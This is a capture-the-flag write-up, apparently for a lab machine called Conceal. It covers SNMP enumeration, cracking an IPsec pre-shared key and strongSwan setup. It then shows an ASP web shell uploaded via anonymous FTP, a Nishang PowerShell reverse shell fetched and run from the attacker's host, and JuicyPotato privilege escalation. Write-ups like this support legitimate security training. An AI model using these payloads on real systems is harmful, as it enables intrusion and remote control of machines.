TCP Scan
nmap -p- 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 23:53 IST
Nmap scan report for 10.10.10.116
Host is up (0.33s latency).
All 65535 scanned ports on 10.10.10.116 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
UDP Scan
nmap -sU --min-rate 5000
Nmap done: 1 IP address (1 host up) scanned in 11.50 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 23:53 IST
Nmap scan report for 10.10.10.116
Host is up (0.41s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT STATE SERVICE
161/udp open snmp
500/udp open isakmp
SNMP Enumeration
snmp-check 10.10.10.116

The VPN pass 9C8B1A372B1878851BE2C097031B6E43
I ll crack it online

VPN:Dudecake1!
PORT 500 isakmp
IPsec is widely recognized as the principal technology for securing communications between networks (LAN-to-LAN) and from remote users to the network gateway (remote access), serving as the backbone for enterprise VPN solutions.
The establishment of a security association (SA) between two points is managed by IKE, which operates under the umbrella of ISAKMP, a protocol designed for the authentication and key exchange. This process unfolds in several phases:
Phase 1: A secure channel is created between two endpoints. This is achieved through the use of a Pre-Shared Key (PSK) or certificates, employing either main mode, which involves three pairs of messages, or aggressive mode.
Phase 1.5: Though not mandatory, this phase, known as the Extended Authentication Phase, verifies the identity of the user attempting to connect by requiring a username and password.
Phase 2: This phase is dedicated to negotiating the parameters for securing data with ESP and AH. It allows for the use of algorithms different from those in Phase 1 to ensure Perfect Forward Secrecy (PFS), enhancing security.
Default port: 500/udp
For set up I ll install strongswan
sudo apt install strongswan
https://docs.netgate.com/pfsense/en/latest/vpn/ipsec/configure.html
https://docs.netgate.com/pfsense/en/latest/troubleshooting/ipsec.html
ipsec.secrets
We need to no some configuration.
man ipsec.secrets

I ll copy that PSK line to my file and change PSK password to what we just cracked.
sudo cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.
# RSA private key for this host, authenticating it to any other host
# which knows the public part.
%any : PSK "Dudecake1!"
ipsec.conf
sudo cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file
# basic configuration
config setup
charondebug="all"
uniqueids=yes
strictcrlpolicy=no
conn conceal
authby=secret
auto=add
ike=3des-sha1-modp1024!
esp=3des-sha1!
type=transport
keyexchange=ikev1
left=10.10.14.32
right=10.10.10.116
rightsubnet=10.10.10.116[tcp]
charondebug="all" - be more verbose to help me troubleshoot the connection.
authby="secret" - use PSK auth.
ike, esp, and keyexchange are set based on information from ike-scan.
left and right represent my computer and the target computer.
type=transport - use ipsec transport mode to connect host to host.
Start ipsec
➜ Conceal sudo ipsec start --nofork
Starting strongSwan 5.9.13 IPsec [starter]...
00[DMN] Starting IKE charon daemon (strongSwan 5.9.13, Linux 6.6.9-amd64, x86_64)
00[LIB] providers loaded by OpenSSL: legacy default
00[CFG] install DNS servers in '/etc/resolv.conf'
00[CFG] loading ca certificates from '/etc/ipsec.d/cacerts'
00[CFG] loading aa certificates from '/etc/ipsec.d/aacerts'
00[CFG] loading ocsp signer certificates from '/etc/ipsec.d/ocspcerts'
00[CFG] loading attribute certificates from '/etc/ipsec.d/acerts'
00[CFG] loading crls from '/etc/ipsec.d/crls'
00[CFG] loading secrets from '/etc/ipsec.secrets'
00[CFG] loaded IKE secret for %any
00[LIB] loaded plugins: charon aesni aes rc2 sha2 sha1 md5 mgf1 random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs12 pgp dnskey sshkey pem openssl pkcs8 fips-prf gmp agent xcbc hmac kdf gcm drbg attr kernel-netlink resolve socket-default connmark stroke updown eap-mschapv2 xauth-generic counters
00[LIB] dropped capabilities, running as uid 0, gid 0
00[JOB] spawning 16 worker threads
charon (67692) started after 80 ms
10[CFG] received stroke: add connection 'conceal'
10[CFG] left nor right host is our side, assuming left=local
10[CFG] added configuration 'conceal'
Start the Added configuration conceal
➜ Conceal sudo ipsec up conceal
initiating Main Mode IKE_SA conceal[1] to 10.10.10.116
generating ID_PROT request 0 [ SA V V V V V ]
sending packet: from 10.10.14.32[500] to 10.10.10.116[500] (176 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.32[500] (208 bytes)
parsed ID_PROT response 0 [ SA V V V V V V ]
received MS NT5 ISAKMPOAKLEY vendor ID
received NAT-T (RFC 3947) vendor ID
received draft-ietf-ipsec-nat-t-ike-02\n vendor ID
received FRAGMENTATION vendor ID
received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:07:22:82:31:e5:ce:86:52
selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PRF_HMAC_SHA1/MODP_1024
generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
sending packet: from 10.10.14.32[500] to 10.10.10.116[500] (244 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.32[500] (260 bytes)
parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
generating ID_PROT request 0 [ ID HASH N(INITIAL_CONTACT) ]
sending packet: from 10.10.14.32[500] to 10.10.10.116[500] (100 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.32[500] (68 bytes)
parsed ID_PROT response 0 [ ID HASH ]
IKE_SA conceal[1] established between 10.10.14.32[10.10.14.32]...10.10.10.116[10.10.10.116]
scheduling reauthentication in 10253s
maximum IKE_SA lifetime 10793s
generating QUICK_MODE request 1099538552 [ HASH SA No ID ID ]
sending packet: from 10.10.14.32[500] to 10.10.10.116[500] (164 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.32[500] (188 bytes)
parsed QUICK_MODE response 1099538552 [ HASH SA No ID ID ]
selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
CHILD_SA conceal{1} established with SPIs c1373747_i 2e673af4_o and TS 10.10.14.32/32 === 10.10.10.116/32[tcp]
connection 'conceal' established successfully
Now I am able to nmap the box
➜ Conceal nmap -p 445 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 02:53 IST
Nmap scan report for 10.10.10.116
Host is up (0.39s latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
➜ Conceal nmap -sC -sV 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 02:55 IST
Nmap scan report for 10.10.10.116
Host is up (0.31s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5862/tcp filtered unknown
55056/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-time:
| date: 2024-03-13T21:26:36
|_ start_date: 2024-03-13T18:17:26
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
FTP & HTTP
Anonymous login is on.
I ll try to upload files.
ftp> put hello
local: hello remote: hello
229 Entering Extended Passive Mode (|||49683|)
125 Data connection already open; Transfer starting.
100% |******************************************************************************************| 28 385.12 KiB/s --:-- ETA
226 Transfer complete.
28 bytes sent in 00:00 (0.06 KiB/s)
ftp>
HTTP

A default aspx page.
I ll fuzz for directories.
Starting gobuster in directory enumeration mode
===============================================================
Progress: 44 / 207644 (0.02%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 65 / 207644 (0.03%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/upload (Status: 301) [Size: 150] [--> http://10.10.10.116/upload/]
Progress: 14489 / 207644 (6.98%)^C

I can't open the file I ll try to put a .aspx file to the server and see if it executes it.

echo 'asdf' > asdf.aspx
I was unable to view this file Either I got an error saying something about extension configuration.

I ll try to put .asp file
It works
I ll upload a reverse shell.
I ll use One Line ASP shell
https://gitbook.seguranca-informatica.pt/cheat-sheet-1/web/webshell

<%response.write CreateObject("WScript.Shell").Exec(Request.QueryString("cmd")).StdOut.Readall()%>
Uploading this file to ftp server we can execute commands.

Using nishang-oneliner tcp to get a revshell
rev.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.32',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
Started a python server on port 80 and nc listener on 9001
Visiting url Gives us a shell
http://10.10.10.116/upload/cmd2.asp?cmd=powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.32/rev.ps1')
Privilege Escalation
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeShutdownPrivilege Shut down the system Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeImpersonatePrivilege Is on so I ll exploit it with potato attack using juicy potato
I was having trouble copying larger files to the target, watching ippsec's I got the solution to change mtu value to 1000
sudo ifconfig tun0 mtu 1000 up
Now it works.
PS C:\Users\Destitute\Desktop> curl 10.10.14.32/JuicyPotatoNG.exe -o jp.exe
rev.bat ->
powershell "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.32/rev.ps1')"
Executing jp.exe with nc and python server
I get an error
.\jp.exe -t * -p rev.bat -l 9002
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 9002
COM -> recv failed with error: 10038
This means I need a different clsid
OS Name: Microsoft Windows 10 Enterprise
https://github.com/ohpe/juicy-potato/tree/master/CLSID/Windows_10_Enterprise
I ll pick an NT AUTHORITY\System one

.\jp.exe -t * -p rev.bat -c '{F7FD3FD6-9994-452D-8DA7-9A8FD87AEEF4}' -l 9002

Root